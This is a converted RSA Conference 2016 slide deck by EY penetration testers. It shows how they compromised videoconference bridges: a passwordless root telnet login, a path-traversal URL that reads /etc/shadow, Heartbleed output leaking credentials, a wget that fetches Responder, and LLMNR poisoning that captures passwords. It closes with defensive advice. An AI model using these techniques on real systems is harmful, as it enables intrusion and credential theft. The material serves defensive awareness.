

# **RSA**Conference2016

San Francisco | February 29 – March 4 | Moscone Center

SESSION ID: TECH-F02

## **Looking Through an Attacker's Eye—Picture to Compromise in 30 Seconds**



Connect **to**  
Protect

**Johnny Deutsch**

Senior Manager  
EY

**Yothin Rodanant**

Manager  
EY




#RSAC

# Agenda for today



#RSAC

- Who's talking here?
- Why is this an interesting subject?
- Story time (case study)
- VoIP bridges as a target
- Attack phases
- Demo
- How can we improve?



# Who's talking here?



#RSAC

## Johnny Deutsch

- Ex-officer in the Israeli Intelligence Corps
- Deputy Chief Information Security Officer for MI unit
- Manager of EY's Cyber Services in EY Israel (Hacktics ASC)
- Senior Manager at EY US Advanced Security Center
- Spoke at: Troopers (Germany), DeepINTEL (Austria), GrrCON (Michigan, USA), ToorCon (California, USA), DeepSEC (Austria)

## Pipe (Yothin) Rodanant

- Previously worked at another Big Four firm in Thailand
- Master of Science in Security Informatics (MSSI) at Johns Hopkins University Information Security Institute (JHUI SI)
- Manager at EY US Advanced Security Center
- Spent 172 nights in hotels last year
- Eight years of penetration testing experience

# Why is this an interesting subject?



#RSAC

- Yes, we are talking about a specific attack vector, BUT...
- Shadow IT/unmanaged equipment/“Not under our control ...”
- A risk is a risk: it doesn't know that no one is managing it





- Once upon a time, there was a client ...
  - Medium size company
  - Good endpoint visibility
  - Some network visibility
  - Outstanding server monitoring
  - But we only know what we know. It's the unknowns that provide us with pain ... (in comes Pipe)



# Story time continues



#RSAC

- This was your (semi) standard external penetration test
- But the client had secured all of the external interfaces
- And no social engineering was allowed
- Lateral thinking was required



# Story time continues



#RSAC

- Enters the guest network
- And the conference bridge, with dual-homed connection
- Did we get lucky? YES!
- But “now what?” you ask



# VoIP bridges as a target



#RSAC


- High success rate of compromising devices (default credentials, outdated firmware versions with known vulnerabilities, remotely exploitable) — unmanaged and unmonitored
- Can be leveraged to get into internal network
- Boardroom and conference room spying
- Persistent shell access
- Stealthy approach and most likely being IGNORED





# VoIP bridges as a target

## Market share



# VoIP bridges as a target

## What devices are we talking about?



- Our main target today will be the vendor known as: CVE-2012-4970



# VoIP bridges as a target

## How many VTC devices are sitting on the internet?

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



### TOP COUNTRIES



United States	8,476
China	1,644
France	1,453
India	1,162
Canada	862

### TOP SERVICES

HTTPS	11,911
HTTP	11,738
HTTP (8080)	93
HTTPS (8443)	15
Riak Web Inter...	2

Showing results 1 - 10 of 23,776

'+sysName+' - [REDACTED]

[REDACTED]

[REDACTED]

Added on 2016-01-06 03:17:34 GMT

Israel

[Details](#)

'+GetCurrentPageName ()+'

HTTP/1.1 200 OK

Cache-Control: max-age=0

Content-Type: text/html

Transfer-Encoding: chunked

Date: Wed, 06 Jan 2016 03:17:30 GMT

Server: lighttpd

'+sysName+' - [REDACTED]

[REDACTED]

Added on 2016-01-06 03:16:31 GMT

United States, Philadelphia

[Details](#)

'+GetCurrentPageName ()+'

### SSL Certificate

Issued By:

| Common Name: [REDACTED]

| [REDACTED]

| Organization: [REDACTED]

Issued To:

| Common Name: [REDACTED]

| [REDACTED]

| Organization: [REDACTED]

# Attack phases

## Endpoint web management interface

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



# Attack phases

## Collection of known public exploits



#RSAC

Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



- Telnet authorization bypass (OSVDB-ID: 90195)
- Heartbleed vulnerability (CVE-2014-0160)
- Multiple vulnerabilities related to password disclosure of admin accounts, arbitrary file disclosure, plaintext password stored in log files, arbitrary file upload, sudo misconfiguration, etc. (CVE-2015-4681, CVE-2015-4682, CVE-2015-4683, CVE-2015-4684, CVE-2015-4685)

Actions

# Attack phases

## Development vs. production mode

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



```
maru$ telnet 10.10.10.10
Trying 10.10.10.10...
Connected to 10.10.10.10.
Escape character is '^'.

Command Shell
XCOM host:    localhost port: 4121
TTY name:     /dev/pts/0
Session type: telnet

-> cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: uimsg: C: cu -l ttyUSB0 -s 9600
2015-07-15 20:24:42 DEBUG avc: pc[0]: APPCOM: C: cu -l ttyUSB0 -s 9600 cmd response is 0
2015-07-15 20:24:42 DEBUG avc: pc[0]: valid subcommands: add del save load

-> setenv othbootargs "devboot-bogus"
2015-07-15 20:25:04 INFO jvm: pc[0]: UI: jTIMR: SECURITY: ConfigurationManager web_client.dat = {} ID: user

-> reboot
reboot, are you sure? <y,n> y
```

# Attack phases

## Telnet authorization bypass

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



Command Shell Authorization Bypass Proof of Concept

Bypass telnet login using a flaw with simultaneous connections.

Usage: `./[redacted].py [HOST] {PORT=23} {THREADS=6}`

# Attack phases

## Root-level access with no password

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



```
root@kali:~# telnet 10.10.10.10
Trying 10.10.10.10...
Connected to 10.10.10.10.
Escape character is '^]'.

root@kali:~# login: root
## Error: "vidoutsize" not defined
# id
uid=0(root) gid=0(root)
# cat /etc/resolv.conf
search kali.kali
nameserver 10.10.10.10
nameserver 10.10.10.10
nameserver 10.10.10.10
# uname -a
Linux kali 2.6.18.1.p2.14 #1 PREEMPT Wed Feb 3 10:25:31 CST 2010 ppc unknown
```



# Attack phases

## Learning the environment

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



```
login: root
# uname -a
Linux 2.6.33.3-rt17.p2.25 #1 PREEMPT RT Wed Aug 3 14:08:40 CDT 2011 ppc unknown
# cat /proc/cpuinfo
processor       : 0
cpu            : e300c1
clock          : 399.999996MHz
revision       : 3.1 (pvr 8083 0031)
bogomips      : 133.33
timebase      : 66666666
platform      : 
model         : MPC8349EMITX
Memory        : 247 MB
# df -h
Filesystem      Size      Used Available Use% Mounted on
/dev/hda2       174.0M    142.1M    22.9M   86% /
tmpfs           180.0M     28.0k   180.0M    0% /tmp
/dev/hda3       174.0M     40.7M   124.3M   25% /data
```

# Attack phases

## Pillaging cached and stored credentials

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



Configuration	Videoconference 1	Videoconference 2
Web admin account password	/opt/<vendor name> /dat/historyremotepassword.dat	/config/userdb
SIP, H.323 account password	/opt/<vendor name>/dat/	/mnt/base/active/config.db
Call detailed record(CDR)	/opt/<vendor name>/cdr/localcdr.csv	/mnt/base/active/call_log.db

# Attack phases

## Password disclosure directory traversal

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



 <https://www.exploit-db.com/exploits/37449/>

ABP

```
167 2) Arbitrary file disclosure (I) via path traversal
168 The following URL allows an attacker to read the /etc/shadow file:
169 https://hostname:8443/PlcmRmWeb/FileDownload?DownloadType=REPORT&Modifier=../../../../../../../../
170
171 root:<hash>:16135:0:99999:7::
172 bin*:15513:0:99999:7::
173 daemon*:15513:0:99999:7::
174 dbus:!!:16135:.....:
175 hacluster:!!:16135:.....:
176 vcsa:!!:16135:.....:
177 rpc:!!:16135:0:99999:7::
178 ntp:!!:16135:.....:
179 [REDACTED]:16135:.....:
180 [...]
181
182 ([REDACTED] user password is [REDACTED])
```

# Attack phases

But wait, there is more!

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



5) Sudo misconfiguration allows privilege escalation  
Excerpt from /etc/sudoers:

```
ALL=(ALL) ALL
ALL=(root)NOPASSWD:/usr/sbin/dmidecode
ALL=(root)NOPASSWD:/sbin/init
ALL=(root)NOPASSWD:/sbin/service
ALL=(root)NOPASSWD:/opt/cma/*/jserver/bin/getNetworkInfo.pl
*
ALL=(root)NOPASSWD:/opt/cma/*/jserver/schema/script/getCipherSuiteMode.sh
ALL=(root)NOPASSWD:/opt/cma/*/ha/scripts/*
*
ALL=(root)NOPASSWD:/var/cma/upgrade/scripts/*
ALL=(root)NOPASSWD:/usr/bin/snmptrap
ALL=(root)NOPASSWD:/usr/bin/snmpget
ALL=(root)NOPASSWD:/sbin/iptables
*
ALL=(root)NOPASSWD:/usr/sbin/tcpdump
ALL=(root)NOPASSWD:/usr/sbin/logrotate
ALL=(root)NOPASSWD:/usr/sbin/wired_suppllicant_configurator
```

# Attack phases

Now, for the second player of the game



- Often misconfigured with default password
- Heartbleed is here to stay



# Attack phases

Heartbleed = free credentials



#RSAC

Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



```
msf auxiliary(openssl_heartbleed) > run
```

```
[*]      :443 - Sending Client Hello...
[*]      :443 - Sending Heartbeat...
[*]      :443 - Heartbeat response, checking if there is data leaked...
[*]      :443 - Heartbeat response with leak
[*]      :443 - Printable info leaked: @SF@PM'pD*xR+<#ef*198532ED/AAuthorization: Basic [REDACTED]
[+]      :443 - Connection: Keep-Alive|H:o~OVOcHTML, like Gecko) Chrome/33.0.1750.154 Safari/537.36Referer:
[+]      :443 - /sourceportlistAccept-Encoding: gzip,deflate,sdchAccept-Language: en-US,en;q=0.8Cookie: desk
[+]      :443 - age; __utma=185748653.1189372800.1394485818.1395864367.1396539382.3; utmz=185748653.1394485818.1.1.utmcsrc=(di
[+]      :443 - ect)|utmcmd=(none); PHPSESSID=[REDACTED] login=[REDACTED]
[+]      :443 - GZ:2BNRg2sOV3Y2L1bHJfz3CIWlqXKuSjnoNd55Sktf4.2FY9A.2Bv9NYZnVf06hbb9TsgqX4AgABZQgs1Y1ktJzZfAgC515yKCxlOJGMlK0BHAGS
[+]      :443 - HDfhJWz2hnwzYybt81PFL5V722iKgXzSffoc4UXA.30A.30>d t v)
```

# Attack phases

## Endpoint web admin console access

#RSAC



Recon



Weaponize



Delivery



Exploitation




Installation



C&C



Actions





# Attack phases

## Gateway admin console access

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



Browser address bar: <https://192.168.1.100/adminsessions>

Navigation tabs: Status, System, configuration, Applications, Maintenance. [Help](#) [Logout](#)

**Active administrator sessions** You are here: [Status](#) > [System](#) > Active administrator sessions

	Name	Type	Access level	Logged on at	IP address	IP port	Last access
<input type="checkbox"/>	admin	Web session	Read-write	2014-04-10 10:59:06	192.168.1.100	55644	2014-04-10 15:03:45
<input type="checkbox"/>	admin (this session)	Web session	Read-write	2014-04-10 15:23:44	192.168.1.100	55520	2014-04-10 15:51:35

[Terminate session](#) [Select all](#) [Unselect all](#)

**Related tasks**

- [View active user sessions](#)
- [Configure session limits](#)

Footer: User: admin Access: Read-write System host name: 192.168.1.100 Language: en\_US S/N: 52A Version: X7.2.2 System time: 15:52 PDT



# Attack phases

Got shells! Now what?



#RSAC

- Compromise nearby hosts and lateral movement
- How do we compile tools for embedded platforms (ARM & PowerPC) in under 20 minutes?
- QEMU + Outdated Linux VM (e.g., Debian Squeeze) + PyRun
- NBNS & LLMNR to grab more credentials



# Attack phases

## Setting up your development environment

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



← → ↻ <https://people.debian.org/~aurel32/qemu/>

### Index of /~aurel32/qemu

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">amd64/</a>	2014-01-06 18:29	-	
 <a href="#">armel/</a>	2014-01-06 18:29	-	
 <a href="#">armhf/</a>	2014-01-06 18:29	-	
 <a href="#">i386/</a>	2014-01-06 18:29	-	
 <a href="#">kfreebsd-amd64/</a>	2014-01-06 18:29	-	
 <a href="#">kfreebsd-i386/</a>	2014-01-06 18:29	-	
 <a href="#">mips/</a>	2014-06-22 09:56	-	
 <a href="#">mipsel/</a>	2014-06-22 09:55	-	
 <a href="#">powerpc/</a>	2014-01-06 18:29	-	
 <a href="#">sh4/</a>	2014-01-06 18:29	-	
 <a href="#">sparc/</a>	2014-01-06 18:29	-	

# Attack phases

## Setting up your development environment (continued)

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



- `qemu-system-arm -M versatilepb -kernel vmlinuz-2.6.32-5-versatile -initrd initrd.img-2.6.32-5-versatile -hda debain_squeeze_armel_standard.qcow2 -append "root=/dev/sda1"`

# Attack phases

## Running Python with a single file

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



www.egenix.com/products/python/PyRun/

**EGENIX.COM™**

Home Services Products Solutions Community Support Company Shop

eGenix PyRun

eGenix.com - Products - Python - eGenix PyRun - One file Python Runtime

### eGenix PyRun - One file Python Runtime

eGenix PyRun™ combines a Python interpreter with an almost complete Python standard library into a single easy-to-use executable. **Now with Python 3.4 support !**

#### Introduction

eGenix PyRun™ is our open source, one file, no installation version of Python, making the distribution of a Python interpreter to run Python based scripts and applications to Unix based systems simple and efficient.

eGenix PyRun's executable **only needs 11MB for Python 2 and 13MB for Python 3**, but still supports most Python applications and scripts - and it can be compressed to just 3-4MB using upx, if needed.

Compared to a regular Python installation of typically 100MB on disk, eGenix PyRun is ideal for applications and scripts that need to be distributed to containers, VMs, clusters, client installations, customers or end-users.

**It makes "installing" Python on a Unix based system as simple as copying a single file.**

eGenix has been using eGenix PyRun as run-time for the Linux version of mxODBC Connect Server product since 2008 with great success and decided to make it available as a stand-alone open-source product.



Version: 2.1.1

Download

Contact : Impressum : Terms & Conditions : Privacy Policy : Trademarks

2016-01-08

# Attack phases

## Dealing with different versions of GLIBC

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



- GLIBC is backward-compatible, not forward-compatible
- Set LD\_LIBRARY\_PATH
  - LD\_LIBRARY\_PATH=/lib:. ./pyrun2.7 ./Responder.py -i 192.168.2.99 –wrf

# Attack phases

Obtained clear-text and password hashes from name resolution spoofing attacks

#RSAC



Recon



Weaponize



Delivery



Exploitation



Installation



C&C



Actions



```
# wget ftp://[redacted]/test/[redacted]responder.tgz
Connecting to [redacted]:21
[redacted]responder.tg 100% |*****| 11056 KB 00:00 ETA
```

```
LLMNR poisoned answer sent to this IP: [redacted]. The requested name was : wpad.
[+]WPAD (no auth) file sent to: [redacted]
LLMNR poisoned answer sent to this IP: [redacted]. The requested name was : wpad.
[+]WPAD (no auth) file sent to: [redacted]
[+]MSSQL PlainText Password captured from : [redacted]
[+]MSSQL Username: [redacted] Password: [redacted]
LLMNR poisoned answer sent to this IP: [redacted]. The requested name was : wpad.
[+]WPAD (no auth) file sent to: [redacted]
LLMNR poisoned answer sent to this IP: [redacted] The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: [redacted] The requested name was : [redacted]
LLMNR poisoned answer sent to this IP: [redacted]. The requested name was [redacted]
LLMNR poisoned answer sent to this IP: [redacted]. The requested name was [redacted]
```

# Demo time



#RSAC

Recon



Weaponize



Delivery



Exploitation



Installation



C&C




Actions



# Demo

# Scenario





# How can we improve?

Start from here



- Don't put them on the internet
- Restrict access to administrative interfaces
- Change default password
- Patch management
- Network segregation

# How can we improve?

Move onto here



- Map the network for unmanaged equipment
  - Where do you use a third party to manage your “unknowns”?
  - Have a brainstorming session with your team; get them to open this up for discussion
- Create a map of the unmonitored assets and perform threat modeling on them
- Ask for intelligence on all of the IT assets you have, not only the ones you manage

# How can we improve?

Your homework from here



- Next week, you should:
  - Identify network-accessible embedded system assets within your organization
- In the first three months following this presentation, you should:
  - Understand who is accessing the assets, from where and why
  - Define appropriate controls and policy for safeguarding embedded systems
  - Integrate embedded devices into vulnerability management program
- Within six months, you should:
  - Periodically evaluate program effectiveness



**Questions?**

[johnny.deutsch1@ey.com](mailto:johnny.deutsch1@ey.com) & [pipe.rodanant@ey.com](mailto:pipe.rodanant@ey.com)





EY | Assurance | Tax | Transactions | Advisory

#### About EY

EY is a global leader in assurance, tax, transaction and advisory services. The insights and quality services we deliver help build trust and confidence in the capital markets and in economies the world over. We develop outstanding leaders who team to deliver on our promises to all of our stakeholders. In so doing, we play a critical role in building a better working world for our people, for our clients and for our communities.

EY refers to the global organization, and may refer to one or more, of the member firms of Ernst & Young Global Limited, each of which is a separate legal entity. Ernst & Young Global Limited, a UK company limited by guarantee, does not provide services to clients. For more information about our organization, please visit [ey.com](http://ey.com).

Ernst & Young LLP is a client-serving member firm of Ernst & Young Global Limited operating in the US.

© 2016 Ernst & Young LLP

All Rights Reserved.

This material has been prepared for general informational purposes only and is not intended to be relied upon as accounting, tax, or other professional advice. Please refer to your advisors for specific advice.